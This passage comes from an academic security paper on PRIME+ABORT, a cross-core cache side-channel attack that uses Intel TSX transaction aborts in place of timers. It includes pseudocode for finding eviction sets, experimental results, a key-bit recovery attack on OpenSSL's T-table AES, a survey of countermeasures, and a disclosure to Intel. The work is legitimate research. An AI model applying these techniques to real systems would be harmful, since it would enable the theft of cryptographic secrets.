2. Executing system calls
3. OS interrupts[1]
4. Nesting transactions too deeply
5. Access violations and page faults
6. Read-Write or Write-Write memory conflicts with other threads or processes (including other cores) at the cacheline granularity—whether those other processes are using TSX or not
7. A cacheline which has been written during the transaction (i.e., a cacheline in the transaction's "write set") is evicted from the L1 cache
8. A cacheline which has been read during the transaction (i.e., a cacheline in the transaction's "read set") is evicted from the L3 cache

[1] This means that any transaction may abort, despite the absence of memory conflicts, through no fault of the programmer. The periodic nature of certain interrupts also sets an effective maximum time limit on any transaction, which has been measured at about 4 ms [41].

or optimistic concurrency) are unimportant, so we will merely note that we can place arbitrary code inside both the transaction and the fallback routine, and whenever the transaction aborts, our fallback routine will immediately be given a callback with a status code. There are many reasons a TSX transaction may abort; important causes are listed in Table 3. Most of these are drawn from the Intel Software Developer's Manual [19], but the specifics of Causes #7 and #8—in particular the asymmetric behavior of TSX with respect to read sets and write sets—were suggested by Dice et al. [3]. Our experimental results corroborate their suggestions about these undocumented implementation details.

While a transaction is in process, an arbitrary amount of data must be buffered (hidden from the memory system) or tracked until the transaction completes or aborts. In TSX, this is done in the caches—transactionally written lines are buffered in the L1 data cache, and transactionally read lines marked in the L1–L3 caches. This has the important ramification that the cache size and associativity impose a limit on how much data can be buffered or tracked. In particular, if cache lines being buffered or tracked by TSX must be evicted from the cache, this necessarily causes a transactional abort. In this way, details about cache activity may be exposed through the use of transactions.

TSX has been addressed only rarely in a security context; to the best of our knowledge, there are only two works on the application of TSX to security to date [9, 24]. Guan et al. use TSX as part of a defense against memory disclosure attacks [9]. In their system, operations involving the plaintext of sensitive data necessarily occur inside TSX transactions. This structurally ensures that this plaintext will never be accessed by other processes or written back to main memory (in either case, a transactional abort will roll back the architectural state and invalidate the plaintext data).

Jang et al. exploit a timing side channel in TSX itself in order to break kernel address space layout randomization (KASLR) [24]. Specifically, they focus on Abort Cause #5, access violations and page faults. They note that such events inside a transaction trigger an abort but not their normal respective handlers; this means the operating system or kernel are *not* notified, so the attack is free to trigger as many access violations and page faults as it wants without raising suspicions. They then exploit this property and the aforementioned timing side channel to determine which kernel pages are mapped and unmapped (and also which are executable).

Neither of these works enable new attacks on memory accesses, nor do they eliminate the need for timers in attacks.

3 Potential TSX-based Attacks

We present three potential attacks, all of which share their main goal with cache attacks—to monitor which cachelines are accessed by other processes and when. The three attacks we will present leverage Abort Causes #6, 7, and 8 respectively. Figure 1 outlines all three of the attacks we will present, as the PRIME+ABORT entry in the figure applies to both PRIME+ABORT–L1 and PRIME+ABORT–L3.

All of the TSX-based attacks which we will propose have the same critical structural benefit in common. This benefit, illustrated in Figure 1, is that these attacks have no need for a "measurement" phase. Rather than having to conduct some (timed) operation to determine whether the cache state has been modified by the victim, they simply receive a hardware callback through TSX immediately when a victim access takes place. In addition to the reduced overhead this represents for the attack procedure, this also means the attacker can be actively waiting almost indefinitely until the moment a victim access occurs—the attacker does not need to break the attack into predefined intervals. This results in a higher resolution attack, because instead of only coarse-grained knowledge of when a victim access occurred (i.e. which predefined interval), the attacker gains precise estimates of the relative timing of victim accesses.

All of our proposed TSX-based attacks also share a structural weakness when compared to PRIME+PROBE and FLUSH+RELOAD. Namely, they are unable to monitor multiple targets (cache sets in the case of PRIME+PROBE, addresses in the case of FLUSH+RELOAD) simultaneously while retaining the ability to distinguish accesses to one target from accesses to another. PRIME+PROBE and FLUSH+RELOAD

are able to do this at the cost of increased overhead; effectively, a process can monitor multiple targets concurrently by performing multiple initialization stages, having a common waiting stage, and then performing multiple measurement stages, with each measurement stage revealing the activity for the corresponding target. In contrast, although our TSX-based attacks could monitor multiple targets at once, they would be unable to distinguish events for one target from events for another without additional outside information. Some applications of PRIME+PROBE and FLUSH+RELOAD rely on this ability (e.g. [33]), and adapting them to rely on PRIME+ABORT instead would not be trivial. However, others, including the attack presented in Section 4.4, can be straightforwardly adapted to utilize PRIME+ABORT as a drop-in replacement for PRIME+PROBE or FLUSH+RELOAD.

We begin by discussing the simplest, but also least generalizable, of our TSX-based attacks, ultimately building to our proposed primary attack, PRIME+ABORT–L3.

3.1 Naïve TSX-based Attack

Abort Cause #6 enables a potentially powerful, but limited attack.

From Cause #6, we can get a transaction abort (which for our purposes is an immediate, fast hardware callback) whenever there is a read-write or write-write conflict between our transaction and another process. This leads to a natural and simple attack implementation, where we simply open a transaction, access our target address, and wait for an abort (with the proper abort status code); on abort, we know the address was accessed by another process.

The style of this attack is reminiscent of FLUSH+RELOAD [43] in several ways. It targets a single, precise cacheline, rather than an entire cache set as in PRIME+PROBE and its variants. It does not require a (comparatively slow) "prime eviction set" step, providing fast and low-overhead monitoring of the target cacheline. Also like FLUSH+RELOAD, it requires the attacker to acquire a specific address to target, for instance exploiting shared libraries or page deduplication.

Like the other attacks using TSX, it benefits in performance by not needing the "measurement" phase to detect a victim access. In addition to the performance benefit, this attack would also be harder to detect and defend against. It would execute without any kind of timer, mitigating several important classes of defenses (see Section 5). It would also be resistant to most types of cache-based defenses; in fact, this attack has so little to do with the cache at all that it could hardly be called a cache attack, except that it happens to expose the same information as standard cache attacks such as FLUSH+RELOAD or PRIME+PROBE do.

However, in addition to only being able to monitor target addresses in shared memory (the key weakness shared by all variants of FLUSH+RELOAD), this attack has another critical shortcoming. Namely, it can only detect read-write or write-write conflicts, not read-read conflicts. This means that one or the other of the processes—either the attacker or the victim—must be issuing a write command in order for the access to be detected, i.e. cause a transactional abort. Therefore, the address being monitored must not be in read-only memory. Combining this with the earlier restriction, we find that this attack, although powerful, can only monitor addresses in writable shared memory. We find this dependence to render it impractical for most real applications, and for the rest of the paper we focus on the other two attacks we will present.

3.2 PRIME+ABORT–L1

The second attack we will present, called PRIME+ABORT–L1, is based on Abort Cause #7. Abort Cause #7 provides us with a way to monitor evictions from the L1 cache in a way that is precise and presents us with, effectively, an immediate hardware callback in the form of a transactional abort. This allows us to build an attack in the PRIME+PROBE family, as the key component of PRIME+PROBE involves detecting cacheline evictions. This attack, like all attacks in the PRIME+PROBE family, does not depend in any way on shared memory; but unlike other attacks, it will also not depend on timers.

Like other PRIME+PROBE variants, our attack requires a one-time setup phase where we determine an eviction set for the cache set we wish to target; but like early PRIME+PROBE attacks [35, 34], we find this task trivial because the entire L1 cache index lies within the page offset (as explained earlier). Unlike other PRIME+PROBE variants, for PRIME+ABORT this is the sole component of the setup phase; we do not need to find a timing threshold, as we do not rely on timing.

The main part of PRIME+ABORT–L1 involves the same "prime" phase as a typical PRIME+PROBE attack, except that it opens a TSX transaction first. Once the "prime" phase is completed, the attack simply waits for an abort (with the proper abort status code). Upon receiving an abort, the attacker can conclude that some other program has accessed an address in the target cache set. This is similar to the information gleaned by ordinary PRIME+PROBE.

The reason this works is that, since we will hold an entire cache set in the write set of our transaction, any ac-

cess to a different cache line in that set by another process will necessarily evict one of our cachelines and cause our transaction to abort due to Cause #7. This gives us an immediate hardware callback, obviating the need for any "measurement" step as in traditional cache attacks. This is why we call our method PRIME+ABORT—the abort replaces the "probe" step of traditional PRIME+PROBE.

3.3 PRIME+ABORT–L3

PRIME+ABORT–L1 is fast and powerful, but because it targets the (core-private) L1 cache, it can only spy on threads which share its core; and since it must execute simultaneously with its victim, this means it and its victim must be in separate hyperthreads on the same core. In this section we present PRIME+ABORT–L3, an attack which overcomes these restrictions by targeting the L3 cache. The development of PRIME+ABORT–L3 from PRIME+ABORT–L1 mirrors the development of L3-targeting PRIME+PROBE [29, 21, 25] from L1-targeting PRIME+PROBE [35, 34], except that we use TSX. PRIME+ABORT–L3 retains all of the TSX-provided advantages of PRIME+ABORT–L1, while also (like L3 PRIME+PROBE) working across cores, easily detecting accesses to either instructions or data, and even working across virtual machines.

PRIME+ABORT–L3 uses Abort Cause #8 to monitor evictions from the L3 cache. The only meaningful change this entails to the active portion of the attack is performing reads rather than writes during the "prime" phase, in order to hold the primed cachelines in the read set of the transaction rather than the write set. For the pre-attack portion, PRIME+ABORT–L3, like other L3 PRIME+PROBE attacks, requires a much more sophisticated setup phase in which it determines eviction sets for the L3 cache. This is described in detail in the next section.

3.4 Finding eviction sets

The goal of the pre-attack phase for PRIME+ABORT is to determine an eviction set for a specified target address. For PRIME+ABORT–L1, this is straightforward, as described in Section 2.2.2. However, for PRIME+ABORT–L3, we must deal with both physical indexing and cache slicing in order to find L3 eviction sets. Like [29] and [21], we use large (2 MB) pages in this process as a convenience. With large pages, it becomes trivial to choose virtual addresses that have the same physical set index (i.e. agree in bits 6 to N, for some processor-dependent N, perhaps 15), again as explained in Section 2.2.2. We will refer to addresses which agree in physical set index (and in line offset, i.e. bits 0 to 5) as *set-aligned* addresses.

Algorithm 1: Dynamically generating a prototype eviction set for each cache slice, as implemented in [42]

```
Input: a set of potentially conflicting cachelines lines, all
       set-aligned
Output: a set of prototype eviction sets, one eviction set for each
        cache slice; that is, a "prototype group"
group ← {};
workingSet ← {};
while lines is not empty do
    repeat forever :
        line ← random member of lines;
        remove line from lines;
        if workingSet evicts line then // Algorithm 2 or 3
            c ← line;
            break;
        end
        add line to workingSet;
    end
    foreach member in workingSet do
        remove member from workingSet;
        if workingSet evicts c then    // Algorithm 2 or 3
            add member back to lines;
        else
            add member back to workingSet;
        end
    end
    foreach line in lines do
        if workingSet evicts line then // Algorithm 2 or 3
            remove line from lines;
        end
    end
    add workingSet to group;
    workingSet ← {};
end
return group;
```

We generate eviction sets dynamically using the algorithm from Mastik [42] (inspired by that in [29]), which is shown as Algorithm 1. However, for the subroutine where Mastik uses timing methods to evaluate potential eviction sets (Algorithm 2), we use TSX methods instead (Algorithm 3).

Algorithm 3, a subroutine of Algorithm 1, demonstrates how Intel TSX is used to determine whether a candidate eviction set can be expected to consistently evict a given target cacheline. If "priming" the eviction set (accessing all its lines) inside a transaction followed by accessing the target cacheline consistently results in an immediate abort, we can conclude that a transaction cannot hold both the eviction set and the target cacheline in its read set at once, which means that together they contain at least ($associativity + 1$, or 17 in our case) lines which map to the same cache slice and cache set.

Conceptually, the algorithm for dynamically generating an eviction set for any given address has two phases: first, creating a "prototype group", and second, specializing it to form an eviction set for the desired target ad-

Algorithm 2: PRIME+PROBE (timing-based) method for determining whether an eviction set evicts a given cacheline, as implemented in [42]

```
Input: a candidate eviction set es and a cacheline line
Output: true if es can be expected to consistently evict line
times ← {};
repeat 16 times :
    access line;
    repeat 20 times :
        foreach member in es do
            access member;
        end
    end
    timed access to line;
    times ← times + {elapsed time};
end
if median of times > predetermined threshold then return true;
else return false;
```

Algorithm 3: PRIME+ABORT (TSX-based) method for determining whether an eviction set evicts a given cacheline

```
Input: a candidate eviction set es and a cacheline line
Output: true if es can be expected to consistently evict line
aborts ← 0;
commits ← 0;
while aborts < 16 and commits < 16 do
    begin transaction;
    foreach member in es do
        access member;
    end
    access line;
    end transaction;
    if transaction committed then increment commits;
    else if transaction aborted with appropriate status code then
      increment aborts;
end
if aborts >= 16 then return true;
else return false;
```

dress. The algorithms shown (Algorithms 1, 2, and 3) together constitute the first phase of this larger algorithm. In this first phase, we use only set-aligned addresses, noting that all such addresses, after being mapped to an L3 cache slice, necessarily map to the same cache set inside that slice. This phase creates one eviction set for each cache slice, targeting the cache set inside that slice with the given set index. We call these "prototype" eviction sets, and we call the resulting group of one "prototype" eviction set per cache slice a "prototype group".

Once we have a prototype group generated by Algorithm 1, we can obtain an eviction set for any cache set in any cache slice by simply adjusting the set index of each address in one of the prototype eviction sets. Not knowing the specific cache-slice-selection hash function, it will be necessary to iterate over all prototype eviction sets (one per slice) in order to find the one which collides with the target on the same cache slice. If we do not know the (physical) set index of our target, we can also iterate through all possible set indices (with each prototype eviction set) to find the appropriate eviction set, again following the procedure from Liu et al. [29].

4 Results

4.1 Characteristics of the Intel Skylake Architecture

Our test machine has an Intel Skylake i7-6600U processor, which has two physical cores and four virtual cores. It is widely reported (e.g., in all of [16, 22, 25, 29, 32, 44]) that Intel processors have one cache slice per physical core, based on experiments conducted on Sandy Bridge, Ivy Bridge, and Haswell processors. However, our testing on the Skylake dual-core i7-6600U leads us to believe that it has four cache slices, contrary to previous trends which would predict it has only two. We validate this claim by using Algorithm 1 to produce four distinct eviction sets for large-page-aligned addresses. Then we test our four distinct eviction sets on many additional large-page-aligned addresses not used in Algorithm 1. We find that each large-page-aligned address conflicts with exactly one of the four eviction sets (by Algorithm 3), and further, that the conflicts are spread relatively evenly over the four sets. This convinces us that each of our four eviction sets represents set index 0 on a different cache slice, and thus that there are indeed four cache slices in the i7-6600U.

Having determined the number of cache slices, we can now calculate the number of low-order bits in an address that must be fixed to create groups of set-aligned addresses. For our i7-6600U, this is 16. Henceforth we can use set-aligned addresses instead of large-page-aligned addresses, which is an efficiency gain.

4.2 Dynamically Generating Eviction Sets

In the remainder of the Results section we compare PRIME+ABORT–L3 to L3 PRIME+PROBE as implemented in [42]. We begin by comparing the PRIME+ABORT and PRIME+PROBE versions of Algorithm 1 for dynamically generating prototype eviction sets.

Table 4 compares the runtimes of the PRIME+ABORT and PRIME+PROBE versions of Algorithm 1. The PRIME+ABORT-based method is over 5× faster than the PRIME+PROBE-based method in the median case, over 15× faster in the best case, and over 40% faster in the worst case.

Next, we compare the "coverage" of prototype groups (sets of four prototype eviction sets) derived and tested

Table 4: Runtimes of Prime+Abort- and Prime+Probe-based versions of Algorithm 1 to generate a "prototype group" of eviction sets (data based on 1000 runs of each version of Algorithm 1)

	Prime+Abort	Prime+Probe
Min	4.5 ms	68.3 ms
1Q	10.1 ms	76.6 ms
Median	15.0 ms	79.3 ms
3Q	21.3 ms	82.0 ms
Max	64.7 ms	91.0 ms

with the two methods. We derive 10 prototype groups with each version of Algorithm 1; then, for each prototype group, we use either timing-based or TSX-based methods to test 1000 additional set-aligned addresses not used for Algorithm 1 (a total of 10,000 additional set-aligned addresses for Prime+Abort and 10,000 for Prime+Probe). The testing procedure is akin to a single iteration of the outer loop in Algorithm 2 or 3 respectively. Using this procedure, each of the 10,000 set-aligned addresses is tested 10,000 times against each of the four prototype eviction sets in the prototype group. This produces four "detection rates" for each set-aligned address (one per prototype eviction set). We assume that the highest of these four detection rates corresponds to the prototype eviction set from the same cache slice as the tested address, and we call this detection rate the "max detection rate" for the set-aligned address. Both Prime+Abort and Prime+Probe methods result in "max detection rates" which are consistently indistinguishable from 100%. However, we note that out of the 100 million trials in total, 13 times we observed the Prime+Probe-based method fail to detect the access (resulting in a "max detection rate" of 99.99% in 13 cases), whereas with the Prime+Abort-based method, all 100 million trials were detected, for perfect max detection rates of 100.0%. This result is due to the structural nature of transactional conflicts—it is impossible for a transaction with a read set of size $(1 + associativity)$ to ever successfully commit; it must always abort.

Since each address maps to exactly one cache slice, and ideally each eviction set contains lines from only one cache slice, we expect that any given set-aligned address conflicts with only one out of the four prototype eviction sets in a prototype group. That is, we expect that out of the four detection rates computed for each line (one per prototype eviction set), one will be very high (the "max detection rate"), and the other three will be very low. Figure 2 shows the "second-highest detection rate" for each line—that is, the maximum of the remaining three detection rates for that line, which is a measure of false positives. For any given detection rate on the x-axis, the figure shows what percentage of the 10,000 set-aligned addresses had a false-positive detection rate at or above that level. Whenever the "second-highest detection rate" is greater than zero, it indicates that the line appeared to be detected by a prototype eviction set meant for an entirely different cache slice (i.e. a false positive detection). In Figure 2, we see that with the Prime+Probe-based method, around 22% of lines have "second-highest detection rates" over 5%, around 18% of lines have "second-highest detec-




Figure 2: "Double coverage" of prototype groups generated by Prime+Abort- and Prime+Probe-based versions of Algorithm 1. With Prime+Probe, some tested cachelines are reliably detected by more than one prototype eviction set. In contrast, with Prime+Abort each tested cacheline is reliably detected by only one prototype eviction set.

tion rates" over 10%, and around 7.5% of lines even have "second-highest detection rates" of 100%, meaning that more than one of the "prototype eviction sets" each detected that line in 100% of the 10,000 trials. In contrast, with the PRIME+ABORT-based method, none of the 10,000 lines tested had "second-highest detection rates" over 1%. PRIME+ABORT produces very few false positives and cleanly monitors exactly one cache set in exactly one cache slice.

4.3 Detecting Memory Accesses

Figures 3, 4, and 5 show the success of PRIME+ABORT and two variants of PRIME+PROBE in detecting the memory accesses of an artificial victim thread running on a different physical core from the attacker. The victim thread repeatedly accesses a single memory location for the duration of the experiment—in the "treatment" condition, it accesses the target (monitored) location, whereas in the "control" condition, it accesses an unrelated location. We introduce delays (via busy-wait) of varying lengths into the victim's code in order to vary the frequency at which it accesses the target location (or unrelated location for control). Figures 3, 4, and 5 plot the number of events observed by the respective attackers, vs. the actual number of accesses by the victim, in "control" and "treatment" scenarios. Data were collected from 100 trials per attacker, each entailing separate runs of Algorithm 1 and new targets. The $y = x$ line is shown for reference in all figures; it indicates perfect performance for the "treatment" condition, with all events detected but no false positives. Perfect performance in the "control" condition, naturally, is values as low as possible in all cases.

We see in Figure 3 that PRIME+ABORT detects a large fraction of the victim's accesses at frequencies up to several hundred thousand accesses per second, scaling up smoothly and topping out at a maximum detection speed (on our test machine) of around one million events per second. PRIME+ABORT exhibits this performance while also displaying relatively low false positive rates of around 200 events per second, or one false positive every 5000 µs. The close correlation between number of detected events and number of victim accesses indicates PRIME+ABORT's low overheads—in fact, we measured its transactional abort handler as executing in 20-40 ns—which allow it to be essentially "always listening" for victim accesses. Also, it demonstrates PRIME+ABORT's ability to accurately count the number of victim accesses, despite only producing a binary output (access or no access) in each transaction. Its high speed and low overheads allow it to catch each victim access in a separate transaction.

Figure 4 shows the performance of unmodified PRIME+PROBE as implemented in Mastik [42][1]. We see false positive rates which are significantly higher than those observed for PRIME+ABORT—over 2000 events per second, or one every 500 µs. Like PRIME+ABORT, this implementation of PRIME+PROBE appears to have a top speed around one million accesses detected per second under our test conditions. But most interestingly, we observe significant "oversampling" at low frequencies—PRIME+PROBE reports many more events than actually occurred. For instance, when the victim thread performs 2600 accesses per second, we expect to observe 2600 events per second, plus around 2000 false positives per second as before. However, we actually observe over 18,000 events per second in the median case. Likewise, when the victim thread provides 26,000 accesses per second, we observe over 200,000 events per second in the median case. Analysis shows that for this implementation of PRIME+PROBE on our hardware, single accesses can cause long streaks of consecutive observed events, sometimes as long as hundreds of observed events. We believe this to be due to the interaction between this PRIME+PROBE implementation and our hardware's L3 cache replacement policy. One plausible explanation for why PRIME+ABORT is not similarly afflicted, is that the replacement policy may prioritize keeping lines that are part of active transactions, evicting everything else first. This would be a sensible policy for Intel to implement, as it would minimize the number of unwanted/unnecessary aborts. In our setting, it benefits PRIME+ABORT by ensuring that a "prime" step inside a transaction cleanly evicts all other lines.

To combat the oversampling behavior observed in PRIME+PROBE, we investigate a modified implementation of PRIME+PROBE which "collapses" streaks of observed events, meaning that a streak of any length is simply counted as a single observed event. Results with this modified implementation are shown in Figure 5. We see that this strategy is effective in combating oversampling, and also reduces the number of false positives to around 250 per second or one every 4000 µs. However, this implementation of PRIME+PROBE performs more poorly at high frequencies, having a top speed around 300,000 events per second compared to the one million per second of the other two attacks. This effect can be explained by the fact that as the victim access frequency increases, streaks of observed events become more and more likely to "hide" real events (multiple real events occur in the same streak)—in the limit, we expect to observe an event

[1] We make one slight modification suggested by the maintainer of Mastik: every probe step, we actually perform multiple probes, "counting" only the first one. In our case we perform five probes at a time, still alternating between forwards and backwards probes. All of the results which we present for the "unmodified" implementation include this slight modification.




Figure 3: Access detection rates for PRIME+ABORT in the “control” and “treatment” conditions. Data were collected over 100 trials, each involving several different victim access speeds. Shaded regions indicate the range of the middle 75% of the data; lines indicate the medians. The $y = x$ line is added for reference and indicates perfect performance for the “treatment” condition (all events detected but no false positives or oversampling).




Figure 4: Access detection rates for unmodified PRIME+PROBE in the “control” and “treatment” conditions. Data were collected over 100 trials, each involving several different victim access speeds. Shaded regions indicate the range of the middle 75% of the data; lines indicate the medians. The $y = x$ line is added for reference and indicates perfect performance for the “treatment” condition (all events detected but no false positives or oversampling).




Figure 5: Access detection rates for our modified implementation of PRIME+PROBE which "collapses" streaks. Data were collected over 100 trials, each involving several different victim access speeds. Shaded regions indicate the range of the middle 75% of the data; lines indicate the medians. The $y = x$ line is added for reference and indicates perfect performance for the "treatment" condition (all events detected but no false positives or oversampling).

during every probe, but this approach will observe only a single streak and indicate a single event occurred.

Observing the two competing implementations of PRIME+PROBE on our hardware reveals an interesting tradeoff. The original implementation has good high frequency performance, but suffers from both oversampling and a high number of false positives. In contrast, the modified implementation has poor high frequency performance, but does not suffer from oversampling and exhibits fewer false positives. For the remainder of this paper we consider the modified implementation of PRIME+PROBE only, as we expect that its improved accuracy and fewer false positives will make it more desirable for most applications. Finally, we note that PRIME+ABORT combines the desirable characteristics of both PRIME+PROBE implementations, as it exhibits the fewest false positives, does not suffer from oversampling, and has good high frequency performance, with a top speed around one million events per second.

4.4 Attacks on AES

In this section we evaluate the performance of PRIME+ABORT in an actual attack by replicating the attack on OpenSSL's T-table implementation of AES, as conducted by Gruss et al. [7]. As those authors acknowledge, this implementation is no longer enabled by default due to its susceptibility to these kinds of attacks. However, as with their work, we use it for the purpose of comparing the speed and accuracy of competing attacks. Gruss et al. compared PRIME+PROBE, FLUSH+RELOAD, and FLUSH+FLUSH [7]; we have chosen to compare PRIME+PROBE and PRIME+ABORT, as these attacks do not rely on shared memory. Following their methods, rather than using previously published results directly, we rerun previous attacks alongside ours to ensure fairness, including the same hardware setup.

Figures 6 and 7 provide the results of this experiment. In this chosen-plaintext attack, we listen for accesses to the first cacheline of the first T-Table (`Te0`) while running encryptions. We expect that when the first four bits of our plaintext match the first four bits of the key, the algorithm will access this cacheline one extra time over the course of each encryption compared to when the bits do not match. This will manifest as causing more events to be detected by PRIME+ABORT or PRIME+PROBE respectively, allowing the attacker to predict the four key bits. The attack can then be continued for each byte of plaintext (monitoring a different cacheline of `Te0` in each case) to reveal the top four bits of each key byte.

In our experiments, we used a key whose first four bits were arbitrarily chosen to be `1110`, and for each method we performed one million encryptions with each possible 4-bit plaintext prefix (a total of sixteen million encryptions for PRIME+ABORT and sixteen million for PRIME+PROBE). As shown in Figures 6 and 7, both methods correctly predict the first four key bits to be `1110`, although the signal is arguably cleaner and stronger when using PRIME+ABORT.

5 Potential Countermeasures

Many countermeasures against side-channel attacks have already been proposed; Ge et al. [4] again provide an




Figure 6: PRIME+ABORT attack against AES. Shown is, for each condition, the percentage of additional events that were observed compared to the condition yielding the fewest events.




Figure 7: PRIME+PROBE attack against AES. Shown is, for each condition, the percentage of additional events that were observed compared to the condition yielding the fewest events.

excellent survey. Examining various proposed defenses in the context of PRIME+ABORT reveals that some are effective against a wide variety of attacks including PRIME+ABORT, whereas others are impractical or ineffective against PRIME+ABORT. This leads us to advocate for the prioritization and further development of certain approaches over others.

We first examine classes of side-channel countermeasures that are impractical or ineffective against PRIME+ABORT and then move toward countermeasures which are more effective and practical.

Timer-Based Countermeasures: A broad class of countermeasures ineffective against PRIME+ABORT are approaches that seek to limit the availability of precise timers, either by injecting noise into timers to make them less precise, or by restricting access to timers in general. There are a wide variety of proposals in this vein, including [15], [27], [31], [39], and various approaches which Ge et al. classify as "Virtual Time" or "Black-Box Mitigation". PRIME+ABORT should be completely immune to all timing-related countermeasures.

Partitioning Time: Another class of countermeasures that seems impractical against PRIME+ABORT is the class Ge et al. refer to as Partitioning Time. These countermeasures propose some form of "time-sliced exclusive access" to shared hardware resources. This would technically be effective against PRIME+ABORT, because the attack is entirely dependent on running simultaneously with its victim process; any context switch causes a transactional abort, so the PRIME+ABORT process must be active in order to glean any information. However, since PRIME+ABORT targets the LLC and can monitor across cores, implementing this countermeasure against PRIME+ABORT would require providing each user process time-sliced exclusive access to the LLC. This would mean that processes from different users could never run simultaneously, even on different cores, which seems impractical.

Disabling TSX: A countermeasure which would ostensibly target PRIME+ABORT's workings in particular would be to disable TSX entirely, similarly to how hyperthreading has been disabled entirely in cloud environments such as Microsoft Azure [30]. While this is technically feasible—in fact, due to a hardware bug, Intel already disabled TSX in many Haswell CPUs through a microcode update [17]—TSX's growing prevalence (Table 2), as well as its adoption by applications such as `glibc` (pthreads) and the JVM [24], indicates its importance and usefulness to the community. System administrators are probably unlikely to take such a drastic step.

Auditing: More practical but still not ideal is the class of countermeasures Ge et al. refer to as Auditing, which is based on behavioral analysis of running processes. Hardware performance counters in the target systems can be used to monitor LLC cache misses or miss rates, and thus detect when a PRIME+PROBE- or FLUSH+RELOAD-style attack is being conducted [1, 7, 46] (as any attack from those families will introduce a large number of cache misses—at least in the victim process). As a PRIME+PROBE-style attack, PRIME+ABORT would be just as vulnerable to these countermeasures as other cache attacks are. However, any behavioral auditing scheme is necessarily imperfect and subject to misclas-

sification errors in both directions. Furthermore, any auditing proposal targeting PRIME+ABORT which specifically monitors TSX-related events, such as transactions opened or transactions aborted, seems less likely to be effective, as many benign programs which utilize TSX generate a large number of both transactions and aborts, just as PRIME+ABORT does. This makes it difficult to distinguish PRIME+ABORT from benign TSX programs based on these statistics.

Constant-Time Techniques: The class of countermeasures referred to as "Constant-Time Techniques" includes a variety of approaches, some of which are likely to be effective against PRIME+ABORT. These countermeasures are generally software techniques to ensure important invariants are preserved in program execution regardless of (secret) input data, with the aim of mitigating side channels of various types. Some "Constant-Time Techniques" merely ensure that critical functions in a program always execute in constant time regardless of secret data. This is insufficient to defend against PRIME+ABORT, as PRIME+ABORT can track cache accesses without relying on any kind of timing side-channel. However, other so-called "Constant-Time Techniques" are actually more powerful than their name suggests, and ensure that no data access or control-flow decision made by the program ever depends on any secret data. This approach is effective against PRIME+ABORT, as monitoring cache accesses (either for instructions or data) would not reveal anything about the secret data being processed by the program.

Randomizing Hardware Operations: Another interesting class of defenses proposes to insert noise into hardware operations so that side-channel measurements are more difficult. Although PRIME+ABORT is immune to such efforts related to timers, other proposals aim to inject noise into other side-channel vectors, such as cache accesses. For instance, RPcache [40] proposes to randomize the mapping between memory address and cache set, which would render PRIME+ABORT and other cache attacks much more difficult. Other proposals aim to, for instance, randomize the cache replacement policy. Important limitations of this kind of noise injection (noted by Ge et al.) include that it generally can only make side-channel attacks more difficult or less efficient (not completely impossible), and that higher levels of mitigation generally come with higher performance costs. However, these kinds of schemes seem to be promising, providing relatively lightweight countermeasures against a quite general class of side-channel attacks.

Cache Set Partitioning: Finally, a very promising class of countermeasures proposes to partition cache sets between processes, or disallow a single process to use all of the ways in any given LLC cache set. This would be a powerful defense against PRIME+ABORT or any other PRIME+PROBE variant. Some progress has been made towards implementing these defenses, such as CATalyst [28], which utilizes Intel's "Cache Allocation Technology" [18]; or "cache coloring" schemes such as STEALTHMEM [26] or that proposed by [5]. One undesirable side effect of this approach is that it would reduce the maximum size of TSX transactions, hindering legitimate users of the hardware transactional memory functionality. However, the technique is still promising as an effective defense against a wide variety of cache attacks. For more examples and details of this and other classes of side-channel countermeasures, we again refer the reader to Ge et al. [4].

Our work with PRIME+ABORT leads us to recommend the further pursuit of those classes of countermeasures which are effective against all kinds of cache attacks including PRIME+ABORT, specifically so-called "Constant-Time Techniques" (in their strict form), randomizing cache operations, or providing mechanisms for partitioning cache sets between processes.

6 Disclosure

We disclosed this vulnerability to Intel on January 30, 2017, explaining the basic substance of the vulnerability and offering more details. We also indicated our intent to submit our research on the vulnerability to USENIX Security 2017 in order to ensure Intel was alerted before it became public. We did not receive a response.

7 Conclusion

PRIME+ABORT leverages Intel TSX primitives to yield a high-precision, cross-core cache attack which does not rely on timers, negating several important classes of defenses. We have shown that leveraging TSX improves the efficiency of algorithms for dynamically generating eviction sets; that PRIME+ABORT has higher accuracy and speed on Intel's Skylake architecture than previous L3 PRIME+PROBE attacks while producing fewer false positives; and that PRIME+ABORT can be successfully employed to recover secret keys from a T-table implementation of AES. Additionally, we presented new evidence useful for all cache attacks regarding Intel's Skylake architecture: that it may differ from previous architectures in number of cache slices, and that it may use different cache replacement policies for lines involved in TSX transactions.

8 Acknowledgments

We thank our anonymous reviewers for their helpful advice and comments. We also especially thank Yuval

Yarom for his assistance in improving the quality of this work.

This material is based in part upon work supported by the National Science Foundation. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation.

References

[1] CHIAPPETTA, M., SAVAS, E., AND YILMAZ, C. Real time detection of cache-based side-channel attacks using hardware performance counters. *Applied Soft Computing 49* (2016), 1162–1174.

[2] DENNING, P. J. Virtual memory. *ACM Computing Surveys (CSUR) 2*, 3 (1970), 153–189.

[3] DICE, D., HARRIS, T., KOGAN, A., AND LEV, Y. The influence of malloc placement on TSX hardware transactional memory, 2015. https://arxiv.org/pdf/1504.04640.pdf.

[4] GE, Q., YAROM, Y., COCK, D., AND HEISER, G. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering* (2016).

[5] GODFREY, M. On the prevention of cache-based side-channel attacks in a cloud environment. Master's thesis, Queen's University, 2013.

[6] GOOGLE. Google Chrome Native Client SDK release notes. https://developer.chrome.com/native-client/sdk/release-notes.

[7] GRUSS, D., MAURICE, C., WAGNER, K., AND MANGARD, S. Flush+Flush: a fast and stealthy cache attack. In *Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA), Proceedings of the 13th Conference on* (2016).

[8] GRUSS, D., SPREITZER, R., AND MANGARD, S. Cache template attacks: automating attacks on inclusive last-level caches. In *Proceedings of the 24th USENIX Security Symposium* (2015).

[9] GUAN, L., LIN, J., LUO, B., JING, J., AND WANG, J. Protecting private keys against memory disclosure attacks using hardware transactional memory. In *Security and Privacy (SP), 2015 IEEE Symposium on* (2015).

[10] GUANCIALE, R., NEMATI, H., BAUMANN, C., AND DAM, M. Cache storage channels: alias-driven attacks and verified countermeasures. In *Security and Privacy (SP), 2016 IEEE Symposium on* (2016).

[11] GULLASCH, D., BANGERTER, E., AND KRENN, S. Cache games - bringing access-based cache attacks on AES to practice. In *Security and Privacy (SP), 2011 IEEE Symposium on* (2011).

